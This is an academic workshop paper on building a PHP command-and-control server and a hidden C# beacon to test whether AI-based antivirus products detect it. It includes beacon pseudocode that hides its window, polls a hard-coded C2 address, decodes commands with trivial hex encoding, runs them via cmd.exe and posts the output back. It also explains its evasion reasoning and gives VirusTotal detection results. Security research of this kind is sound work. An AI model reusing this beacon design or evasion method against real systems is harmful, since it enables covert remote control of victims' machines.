Building C2 servers for the assessment of AI based antiviruses

Maksim Iavich[1], Sergei Simonov[2] and Sergiy Gnatyuk[3]

[1] *Caucasus University, 1 Paata Saakadze St, Tbilisi, 0102, Georgia*
[2] *Yessenov University, 32 Aktau, 130000, Kazakhstan*

Abstract
In today's rapidly evolving digital landscape, the cat-and-mouse game between cybersecurity professionals and malicious actors continues unabated. As antivirus solutions become more sophisticated, so do the techniques employed by those seeking to bypass them. With the proliferation of digital threats in today's interconnected world, traditional antivirus solutions are facing unprecedented challenges in effectively detecting and mitigating emerging malware. In response to this evolving landscape, the integration of artificial intelligence (AI) techniques has emerged as a promising approach to enhance the capabilities of antivirus systems. This paper delves into the realm of creating custom Command and Control (C2) server in pair with custom written "beacon" and discusses their potential implications for cybersecurity. The primary objective of this research is to analyze the effectiveness of existing AI based antivirus programs in detecting and mitigating custom, zero-day attacks which involve C2 server usage and offer the methodology of custom C2 Server and C2 Beacon creation.

Keywords
C2 Servers, AV bypass, zero-day attacks, penetration testing

1. Introduction

The rapid evolution of cyber threats poses significant challenges to the security of digital systems and networks. Malicious actors continually devise sophisticated techniques to evade detection by traditional antivirus solutions, thereby compromising the integrity and confidentiality of sensitive data. In response to these challenges, the integration of artificial intelligence (AI) technologies has emerged as a promising approach to bolster the effectiveness of antivirus systems. AI-based antivirus solutions leverage advanced algorithms and machine learning techniques to detect and mitigate malware in real-time, offering improved accuracy and efficiency compared to conventional signature-based approaches. In the realm of cybersecurity, the battle between defenders and adversaries is an ever-evolving story of innovation and adaptation. As defenders fortify systems with advanced AI based antivirus solutions, those with malicious intent devise different methods to bypass the barriers built by

SCIA-2024: 3rd International Workshop on Social Communication and Information Activity in Digital Humanities, October 31, 2024, Lviv, Ukraine
* Corresponding author.
† These authors contributed equally.
miavich@cu.edu.ge (M. Iavich); s_simonovi@cu.edu.ge (S. Simonovi); sergio.gnatyuk@gmail.com (S. Gnatyuk)
0000-0002-3109-7971 (M. Iavich); 0009-0000-0124-2931 (S. Simonovi); 0000-0003-4992-0564 (S. Gnatyuk)

defenders. There are a lot of ways to bypass the antivirus software (Ex: process-hollowing) in order to run the well-known malware (Ex: meterpreter payload, mimikatz), but there are alternative ways to bypass the antivirus software by utilizing much more simple techniques and spending much less time in advance. This paper delves into the antivirus software bypass technique using custom Command and Control (C2) server written in PHP and stealthy beacons written in C#. The beacon cannot be detected by famous antivirus software updated to the last version (tested on "windows defender" and "Bitdefender"), which leads to stealthy system compromise. As the cybersecurity ecosystem advances, defenders are confronted not only with sophisticated malware but also with adversaries employing unconventional tactics. While established methods like process-hollowing may achieve their purpose, there is a growing need for subtler approaches. This paper addresses this imperative by navigating through the intricacies of a custom C2 infrastructure - unveiling a nuanced technique capable of breaching well-fortified systems.

The crux of this research is centered on developing a zero-day methodology—a dynamic approach to bypassing well-known antivirus software. Zero-day, in this context, signifies an innovative and undisclosed method, allowing the circumvention of traditional defenses. By elucidating the intricacies of the devised C2 server and stealthy beacons, this study aims to contribute not only to the field of cybersecurity research but also to the ongoing narrative of proactive defense strategies. The research posits a critical question: how can an intrusion be both effective and undetectable? The answer lies in the stealthy compromise facilitated by the synergy of the C2 server and discreet beacons. This approach not only challenges the efficacy of contemporary antivirus solutions but also underscores the need for defenders to remain vigilant in the face of evolving threats. Beyond the exploration of evasion techniques, this research sets forth clear objectives. It seeks to comprehensively analyze the antivirus evasion strategy proposed, evaluate its effectiveness against state-of-the-art solutions, and ultimately contribute to the ongoing discourse surrounding cybersecurity innovation.

The goal of the research is developing the zero-day methodology, which can help bypassing and the assessment of well-known AI based antivirus software. Therefore the goal is to create the malicious software, which will bypass the well know antiviruses and provide the user with the remote command execution capabilities.

2. Review of the literature

Existing literature on cybersecurity has extensively explored various aspects related to malware, C2 servers, advanced persistent threats (APTs), and related techniques. In [1], the authors delve into the communication between Remote Access Trojans (RATs) and Command and Control (C2) servers, employing symbolic execution for malware analysis. This approach sheds light on the intricacies of these communications, aiding in the identification and understanding of potential threats. A comprehensive understanding of advanced persistent threats is presented in [2], where the authors meticulously analyze the methodologies and tools employed by APTs. This analysis is crucial for cybersecurity practitioners to develop robust defense mechanisms against these sophisticated threats. Virtualization plays a pivotal role in cybersecurity research, as discussed in [3], where laboratories are built using virtualization technologies. The focus on malware beaconing mechanisms and their detection techniques adds depth to the literature, contributing to the ongoing efforts in enhancing cybersecurity frameworks. Detection of C2 servers is a critical aspect of cybersecurity, as emphasized in [5], where the author not only discusses the various methods employed for detection but also provides insights into the advantages and limitations of the proposed approaches. This holistic view is essential for devising effective countermeasures. To gain a comprehensive perspective on antivirus bypass techniques, papers [[6]; [7]; [8]; [9]; [10]; [11]; [12]] can be synthesized. AI-based antivirus systems represent a significant advancement in cybersecurity, offering enhanced detection capabilities and adaptability to evolving threats [[13]; [14]; [15]]. This knowledge is crucial for enhancing the efficacy of cybersecurity tools and techniques.

Combining the insights from these papers will enable a deeper understanding of the evolving landscape of antivirus evasion strategies. Furthermore, an analysis of malware obfuscation techniques, as explored in [[17]; [18]; [19]], can provide valuable insights into the challenges faced in detecting and mitigating obfuscated malware.

3. AI based antiviruses

AI-based antivirus systems have revolutionized the cybersecurity landscape by increasing the power of machine learning algorithms to combat an ever-evolving array of cyber threats. At the core of these systems lies a sophisticated process that amalgamates data collection, feature extraction, model training, real-time detection, behavioral analysis, adaptation, and response mechanisms. Data collection serves as the foundation for AI-based antivirus systems. They gather extensive datasets from diverse sources, including repositories of known malware samples, network traffic logs, user activities, and system behaviors. This data provides the raw material necessary for training robust machine learning models.

Following data collection, the next crucial step is feature extraction. AI algorithms sift through the collected data to identify pertinent features that distinguish between benign and malicious software. These features encompass a wide range of attributes, including file characteristics, behavioral patterns, code structures, and network communication protocols.

With the extracted features in hand, machine learning models undergo rigorous training. Various algorithms, such as neural networks, decision trees, or support vector machines, are employed to train the models using labeled datasets. Through this iterative process, the models learn to recognize patterns and anomalies associated with malware, thereby sharpening their ability to discern threats from legitimate software.

Feature selection and optimization techniques are then applied to refine the trained models further. Feature selection helps prioritize the most discriminative attributes, while optimization algorithms fine-tune model parameters to enhance performance and accuracy. Once trained, AI-based antivirus systems are deployed to monitor network traffic, file systems, and system activities in real-time. As data streams in, the models analyze it on the fly, comparing observed patterns against their learned knowledge base to identify potential threats. This real-time detection capability enables swift responses to emerging threats, minimizing the risk of damage or data loss.

In addition to static analysis, AI-based antivirus systems often employ behavioral analysis techniques. By monitoring software behaviors and system interactions, these systems can detect suspicious activities indicative of malware, such as unauthorized access attempts, data exfiltration, or attempts to exploit vulnerabilities. One of the most compelling features of AI-based antivirus systems is their adaptability. They continuously learn from new data and feedback, incorporating insights gleaned from previously unseen threats to improve their detection capabilities. Regular updates ensure that the systems remain effective against the latest malware variants and attack techniques. In the event of a detected threat, AI-based antivirus systems trigger an appropriate response mechanism. This could involve quarantining the suspicious file, blocking network connections associated with malicious activities, alerting administrators, or initiating automated remediation measures.

AI-based antivirus systems represent a proactive and dynamic approach to cybersecurity. By leveraging machine learning, these systems can effectively detect, analyze, and mitigate cyber threats in real-time, thereby bolstering the security posture of organizations and safeguarding against a wide array of cyber risks.

4. Methodology

The offered C2 infrastructure consists of the following components:

- C2 Server – the server written in PHP, which gives the orders to the victim computers which have the beacon installed.
- Beacon – the software written in C#, which contacts the C2 server, receives the commands, executes them and sends the result back to the C2 server. (All the communication is being encrypted/encoded).

The Figure 1, given below, depicts the possible C2 infrastructure deployment. reader may find the graphical model of the infrastructure:




Figure 1: C2 infrastructure overview.

4.1. C2 Server

The C2 server plays the main role in giving proper orders and exploitation of victim machines. The C2 server offered in this paper is written using the PHP, but it must be emphasized, that it could be built using any programming language which is capable of building the web applications (Ex: python, JS, ruby). The web application built by me consists of the following components:

- Authentication – To prevent the unauthorized access to the C2 server.
- Beacon management – The component, which gives the user the ability to send commands to already existing beacons and generate new beacons.

4.2. The Beacon

The beacon is the software responsible for receiving the orders from C2 Server, executing them and sending back the response. The beacon offered in this paper is written using C#, but it must be emphasized, that it could be built using any compiled programming language which is capable of running shell commands, sending http traffic and using encoding/encryption algorithms. Below is given the pseudocode of the beacon.

The pseudo code of the beacon:

```
Procedure GetConsoleWindow() -> IntPtr
// Pseudocode does not directly support DLL import, so this is a placeholder Return consoleWindow
// Pseudocode does not directly support DLL import, so this is a placeholder Return success
Procedure Main(args: string[])
key = "super"
consoleWindow = GetConsoleWindow()
ShowWindow(consoleWindow, 0)
baKey = EncodeToBytes(key)
hexKey = ConvertToHex(baKey)
Loop Forever
Sleep(10000)
decCipher = WebGet()
Exec(Decode(hexKey, decCipher))
Procedure Decode(key: string, cipher: string) -> string
decCipher = Substring(cipher, Length(key))
Return HexToASCII(decCipher)
Procedure HexToASCII(hex: string) -> string
ascii = ""
For i = 0 to Length(hex) step 2
part = Substring(hex, i, 2)
ch = ConvertToChar(ConvertToInt64(part, 16))
ascii = Concatenate(ascii, ch)
Return ascii
Procedure Exec(cmd: string)
process = CreateProcess()
process.FileName = "C:\\windows\\system32\\cmd.exe"
process.Arguments = "/c " + cmd
process.UseShellExecute = false
process.RedirectStandardOutput = true process.Start()
```

```
    output = process.StandardOutput.ReadToEnd()
    process.WaitForExit()
    bytes = ConvertToBytes(output)
    base64String = ConvertToBase64String(bytes)
     WebPost(base64String)
    Procedure WebGet() -> string
    postData = CreateNameValueCollection()
    AddNameValuePair(postData, "id", "\"$id\"")
    AddNameValuePair(postData, "action", "get")
    wclient = CreateWebClient()
    SetHeader(wclient,   "User-Agent",   "Mozilla/5.0    (Windows    NT    10.0;
          Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36")
    SetHeader(wclient,      HttpRequestHeader.ContentType,      "application/x-www-form-
urlencoded")
    response = UploadValues(wclient, "http://192.168.1.100/manage", "POST", postData)
    html = ConvertToString(response)
    Return html
    Procedure WebPost(data: string)
    postData = CreateNameValueCollection()
    AddNameValuePair(postData, "id", "\"$id\"")
    AddNameValuePair(postData, "action", "deliver")
    AddNameValuePair(postData, "resp", data)
    wclient = CreateWebClient()
    SetHeader(wclient,   "User-Agent",   "Mozilla/5.0    (Windows    NT    10.0;
          Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36")
    SetHeader(wclient,      HttpRequestHeader.ContentType,      "application/x-www-form-
urlencoded")
    response = UploadValues(wclient, "http://192.168.1.100/manage", "POST", postData)
    html = ConvertToString(response)
```

5. Achieving the stealthiness

In order to detect the malware, the passive and active detection techniques of antivirus software must be used. When performing the static analysis of the potentially malicious file, the antivirus tries to find signatures of well-known malware or specific keywords like “reverse_shell, exec, hack, pwn” etc. This type of detection can be simply bypassed using custom packers. The second, active type of detection involves running the software in sandbox, checking for malicious behavior (Ex: file deletion, registry hives modification, reverse shell attempts) and analyzing the network traffic. This kind of detection can be bypassed by utilizing well known antivirus bypass techniques, like process hollowing, but, because these techniques are frequently used, most antivirus software know how to detect them. The second way to bypass the antivirus software is making the malware not explicitly malicious. If the program does not behave maliciously, it’s not considered malicious by antivirus software. This can be used in favor of a hacker. The beacon software offered by us is not explicitly malicious for the following reasons: It has no malicious signature that can be detected during the static analysis; when running the beacon, it does no action that can be treated as malicious. The software sends the http requests to the server once in 30 seconds. As the http traffic is not considered malicious and all the communications between the beacon and C2 server are encrypted/encoded, no alarm is being raised by the antivirus software. Also, the beacon runs in background without showing any windows.

6. Communication and encryption

As it was already mentioned, the beacon and the C2 server use HTTP to communicate, send orders and the results of the executed commands. The orders are requested by the beacon and sent by C2 server every 30 seconds. Both the beacon and the C2 server have the same secret key which is used in process of encoding the commands. The encryption scheme is custom and simple. We don't need the standard, security encryption scheme. The scheme is only needed to hide the plaintext from the antivirus. The process consists of the following steps:

1. The key is being converted to hex.
2. The command is being converted to hex.
3. The cypher is the result of concatenation of hex_key and hex_command.

The same algorithm is used to encrypt and decrypt messages both by beacon and by C2 Server.

The result of the executed command is sent to the server in the form of base64 string.

On the Figure 2 below you may find the process of communication between the beacon and C2 Server.



1. HTTP GET /?action=get (encrypted with key)
2. HTTP 200 whoami (encrypted with key)
3. HTTP POST /?action=deliver
Body: DESKTOPxx/admin (base64)
Victim
C2 Server

Figure 2: C2 Communication.

7. Experiments

In the virtual laboratory built with Oracle VirtualBox, we have set up a practical experiment involving two main virtual machines: Kali Linux as the Command and Control (C2) Server and Microsoft Windows 10 as the victim machine. Both machines coexist in an isolated virtual network, creating a controlled environment for our experiments. In order to achieve the isolation, Oracle Virtual Box internal network adapters were used on the virtual machines.


The core of our operations revolves around deploying a PHP-based C2 Server on Kali Linux, facilitated by the "php development server." This setup enables effective communication and control, forming the foundation of our experiment. The beacon file, a crucial element, is compiled on Kali Linux and sent to the victim machine using the Python web server (executed via python3 -m http.server).

After successful delivery and execution, the beacon establishes a connection, allowing the victim machine to link with the Kali Linux C2 server. This connection grants us remote management capabilities, providing access to navigate and manipulate the victim machine.

Notably, the experimentation has revealed the evasive nature of the deployed malware to several antivirus engines. The following antivirus engines, equipped with static and dynamic Machine Learning capabilities, failed to detect the orchestrated malware:

Acronis (Static ML), AhnLab-V3, AlibabaALYacAntiy-AVL, Arcabit, Avast, AVG, Avira (no cloud), Baidu, BitDefender, Bkav Pro, ClamAV, CMC, Cynet, DrWeb, Emsisoft, eScan, ESET-NOD32, F-Secure, Fortinet, GData, Google, Gridinsoft (no cloud), Ikarus, Jiangmin, K7AntiVirus, K7GW, Kaspersky, Kingsoft, Lionic, Malwarebytes, MAX, McAfee, Microsoft, NANO-Antivirus, Palo Alto, NetworksPanda, QuickHeal, RisingSky, SUPER, AntiSpyware, Symantec, TACHYON, TEHTRIS, Tencent, Trapmine, TrendMicro, TrendMicro-HouseCall, Varist, VBA32, VIPRE, Webroot, Xcitium, Yandex.

The produced malware was also tested using VirusTotal. According to VirusTotal, only 11 antivirus engines from 72 were able to identify the threat. The Figure 3 depicts the results of the check performed by VirusTotal.



11 security vendors and no sandboxes flagged this file as malicious

bc3b18bc6a46fee2acc1a0a29d86e8aefb82b79b0092d622ed280cbde3a84617
57bdd419f65ca6a53cc5a382334f6364.exe

peexe assembly detect-debug-environment

Size: 5.50 KB
Last Analysis Date: 1 month ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis — Do you want to automate checks?

BitDefenderTheta	Gen:NN.ZemsilF.36608.am0@a049Yp	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.e94fe6	DeepInstinct	MALICIOUS
Elastic	Malicious (high Confidence)	Kingsoft	Malware.kb.c.960
MaxSecure	Trojan.Malware.300983.susgen	Sangfor Engine Zero	Suspicious.Win32.Save.a
SentinelOne (Static ML)	Static AI - Malicious PE	Sophos	ML/PE-A
Trellix (FireEye)	Generic.mg.045c2fe5d9a2794d	Acronis (Static ML)	Undetected

Figure 3: VirtusTotal results.

8. Results discussions

The research presented in this whitepaper explores the development and effectiveness of a custom Command and Control (C2) server paired with stealthy beacons, with a focus on bypassing traditional and AI based antivirus solutions. The primary goal is to analyze the efficacy of existing antivirus programs in detecting and mitigating custom, zero-day attacks employing C2 server usage.

The research successfully demonstrates the capability of the custom C2 infrastructure to bypass detection by well-known antivirus software, including "Windows Defender" and "Bitdefender." The beacon, written in C#, is designed to execute commands received from the C2 server while remaining undetected by antivirus programs. The stealthiness of the beacon lies in its non-malicious behavior during static analysis and its ability to operate in the background without displaying any windows.

The C2 infrastructure consists of a C2 server, written in PHP, responsible for issuing commands to victim computers with installed beacons, and the beacon itself, a C# software that communicates with the C2 server. The C2 server includes authentication to prevent unauthorized access and a beacon management component for issuing commands to existing beacons and generating new ones.

The paper emphasizes the importance of making the malware not explicitly malicious to avoid detection. By ensuring that the beacon performs no actions considered malicious, such as file deletion or registry modification, and by utilizing encryption and encoding for communication between the beacon and the C2 server, the researchers achieve a level of stealthiness that evades detection by antivirus software.

The communication between the beacon and the C2 server occurs over HTTP, with commands and results exchanged every 30 seconds. Both the beacon and the C2 server share a secret key used for encoding and decoding messages. The encryption process involves converting the key and command to hexadecimal format and concatenating them to create the cipher. The result of executed commands is sent to the server in the form of a base64 string.

The findings of this research have significant implications for cybersecurity. The demonstrated ability to create a custom C2 infrastructure that evades detection highlights the need for continuous innovation in antivirus solutions. Cybersecurity professionals must adapt their strategies to counter increasingly sophisticated techniques employed by malicious actors, emphasizing the importance of proactive measures, threat intelligence, and regular updates to security protocols.

While the research contributes to understanding the limitations of current antivirus solutions, it is essential to emphasize the ethical considerations of such work. The development and use of tools for penetration testing and security research should align with ethical standards, ensuring responsible and legal practices. The information presented should not be misused for malicious purposes, but rather serve as insights for strengthening cybersecurity defenses.

In conclusion, the research provides valuable insights into the development of a custom C2 infrastructure and its potential to bypass classical and AI basedantivirus detection. As the cybersecurity landscape evolves, continual efforts are required to enhance defense mechanisms and stay ahead of emerging threats. Responsible and ethical use of such knowledge is crucial to maintaining the integrity of cybersecurity practices.

Advantages:

- Stealthy compromise
- Extremely easy to build and Efficiency problems:
- Slow due to being stealthy
- Not efficient in case of strictly configured outbound rules of the firewall.

9. Conclusions and future plans

The research presented in this whitepaper delves into the creation of a custom Command and Control (C2) server paired with stealthy beacons, highlighting the evolving landscape of cybersecurity and the perpetual cat-and-mouse game between defenders and adversaries. The primary focus is on bypassing traditional and AI based antivirus solutions and analyzing the effectiveness of existing programs in detecting and mitigating custom, zero-day attacks involving C2 server usage. The research successfully demonstrates the effectiveness of the custom C2 infrastructure in evading detection by well-known antivirus software, such as "Windows Defender" and "Bitdefender." The stealthy beacon, written in C#, executes commands while remaining undetected due to its non-malicious behavior and operational characteristics. The C2 infrastructure, comprising a PHP-written C2 server and a C# beacon, showcases the significance of authentication and beacon management for issuing commands to victim machines. This establishes a foundation for further exploration into custom C2 architectures. Emphasizing the need to make malware explicitly non-malicious, the paper outlines strategies for avoiding detection during static analysis and by active detection methods. The beacon's ability to operate silently in the background, coupled with encryption and encoding, contributes to its stealthiness. The communication between the beacon and the C2 server occurs over HTTP, utilizing a shared secret key for encoding and decoding messages. The encryption process involves converting the key and command to hexadecimal format, ensuring secure and covert communication. Implications for Cybersecurity: The research underscores the need for continuous innovation in antivirus solutions, and the improvement of AI technologies in them as demonstrated by the creation of a custom C2 infrastructure. Cybersecurity professionals are urged to adapt strategies to counter evolving techniques employed by malicious actors, emphasizing proactive measures, threat intelligence, and regular security protocol updates.

The success of this research opens avenues for future exploration and improvement in cybersecurity practices. Key areas for future plans include: Investigation of dynamic evasion techniques that adapt the behavior of the C2 infrastructure in real-time, responding to changes in antivirus detection methods. Exploring the integration of machine learning algorithms into antivirus solutions to enhance detection capabilities against novel, custom-written malware and C2 infrastructures. Researching advanced encryption and steganography techniques to obfuscate communication and enhance the covert nature of the C2 infrastructure. Exploring the development of cross-platform C2 infrastructures and beacons, assessing the effectiveness of antivirus solutions across different operating systems. Conducting the research on the legal and ethical implications of developing and deploying custom C2 infrastructures, ensuring alignment with responsible disclosure and ethical hacking practices. Investigating collaborative defense strategies involving information sharing among cybersecurity professionals, organizations, and antivirus vendors to collectively strengthen defenses.

Continued research and innovation in these areas will contribute to the ongoing evolution of cybersecurity practices, ensuring the resilience of defense mechanisms against emerging threats in the digital landscape. Responsible and ethical use of knowledge remains paramount for the integrity of the cybersecurity community.

10. Acknowledgements

This work was supported by the Shota Rustaveli National Foundation of Georgia (SRNSFG) (NFR-22-14060).

References

[1] Borzacchiello, L., Coppa, E., D'Elia, D. C., & Demetrescu, C. (2019). Reconstructing C2 servers for remote access trojans with symbolic execution. In *Cyber Security Cryptography and Machine Learning: Third International Symposium, CSCML 2019, Beer-Sheva, Israel, June 27–28, 2019, Proceedings 3* (pp. 121-140). Springer International Publishing.

[2] Chen, P., Desmet, L., & Huygens, C. (2014). A study on advanced persistent threats. In Communications and Multimedia Security: 15th IFIP TC 6/TC 11 International Conference, CMS 2014, Aveiro, Portugal, September 25-26, 2014. Proceedings 15 (pp. 63-72). Springer Berlin Heidelberg.

[3] Syamsuddin, I. (2019). VILARITY-Virtual laboratory for information security practices. *TEM Journal*, *8*(3), 1011-1016.

[4] Gomes, S. (2019). *Efficient Detection Of Malware Beaconing* (Doctoral dissertation, Dublin, National College of Ireland).

[5] De Fusco, L. (2023). *Advanced C2 Fingerprinting* (Doctoral dissertation, Politecnico di Torino).

[6] Nasi, E. (2014). Bypass antivirus dynamic analysis. *Limitations of the AV model and how to exploit them.*

[7] Yehoshua, N., & Kosayev, U. (2021). Antivirus Bypass Techniques: Learn practical techniques and tactics to combat, bypass, and evade antivirus software. Packt Publishing Ltd.

[8] Donadio, J., Guerard, G., & Amor, S. B. (2021). Collection of the Main Anti-Virus Detection and Bypass Techniques. In *Network and System Security: 15th International Conference, NSS 2021, Tianjin, China, October 23, 2021, Proceedings 15* (pp. 222-237). Springer International Publishing.

[9] Aryan Jadon, D. G. K. BYPASSING ANTIVIRUS AND ANTIVIRUS VULNERABILITIES.

[10] Daryabar, F., Dehghantanha, A., & Udzir, N. I. (2011, December). Investigation of bypassing malware defences and malware detections. In *2011 7th International Conference on Information Assurance and Security (IAS)* (pp. 173-178). IEEE.

[11] Tasiopoulos, V. G., & Katsikas, S. K. (2014, October). Bypassing antivirus detection with encryption. In *Proceedings of the 18th Panhellenic Conference on Informatics* (pp. 1-2).

[12] Samociuk, D. (2023). Antivirus Evasion Methods in Modern Operating Systems. *Applied Sciences*, *13*(8), 5083.

[13] Partiot, Emma, et al. "Organotypic culture of human brain explants as a preclinical model for AI-driven antiviral studies." *EMBO Molecular Medicine* (2024): 1-23.

[14] Djenna, Amir, et al. "Artificial intelligence-based malware detection, analysis, and mitigation." *Symmetry* 15.3 (2023): 677.

[15] Murali, Ritwik, Palanisamy Thangavel, and C. Shunmuga Velayutham. "Evolving malware variants as antigens for antivirus systems." *Expert Systems with Applications* 226 (2023): 120092.

[16] Singh, J., & Singh, J. (2018). Challenge of malware analysis: malware obfuscation techniques. *International Journal of Information Security Science*, *7*(3), 100-110.

[17] You, I., & Yim, K. (2010, November). Malware obfuscation techniques: A brief survey. In *2010 International conference on broadband, wireless computing, communication and applications* (pp. 297-300). IEEE.

[18] Rad, B. B., Masrom, M., & Ibrahim, S. (2012). Camouflage in malware: from encryption to metamorphism. *International Journal of Computer Science and Network Security*, *12*(8), 74-83.

[19] Maiorca, D., Ariu, D., Corona, I., Aresu, M., & Giacinto, G. (2015). Stealth attacks: An extended insight into the obfuscation effects on android malware. *Computers & Security*, *51*, 16-31.

[20] Park, D., Khan, H., & Yener, B. (2019, December). Generation & evaluation of adversarial examples for malware obfuscation. In *2019 18th IEEE International Conference On Machine Learning And Applications (ICMLA)* (pp. 1283-1290). IEEE.

[21] Christodorescu, M., & Jha, S. (2004). Testing malware detectors. *ACM SIGSOFT Software Engineering Notes*, *29*(4), 34-44.

[22] Sharif, M. I., Lanzi, A., Giffin, J. T., & Lee, W. (2008, February). Impeding Malware Analysis Using Conditional Code Obfuscation. In *NDSS*.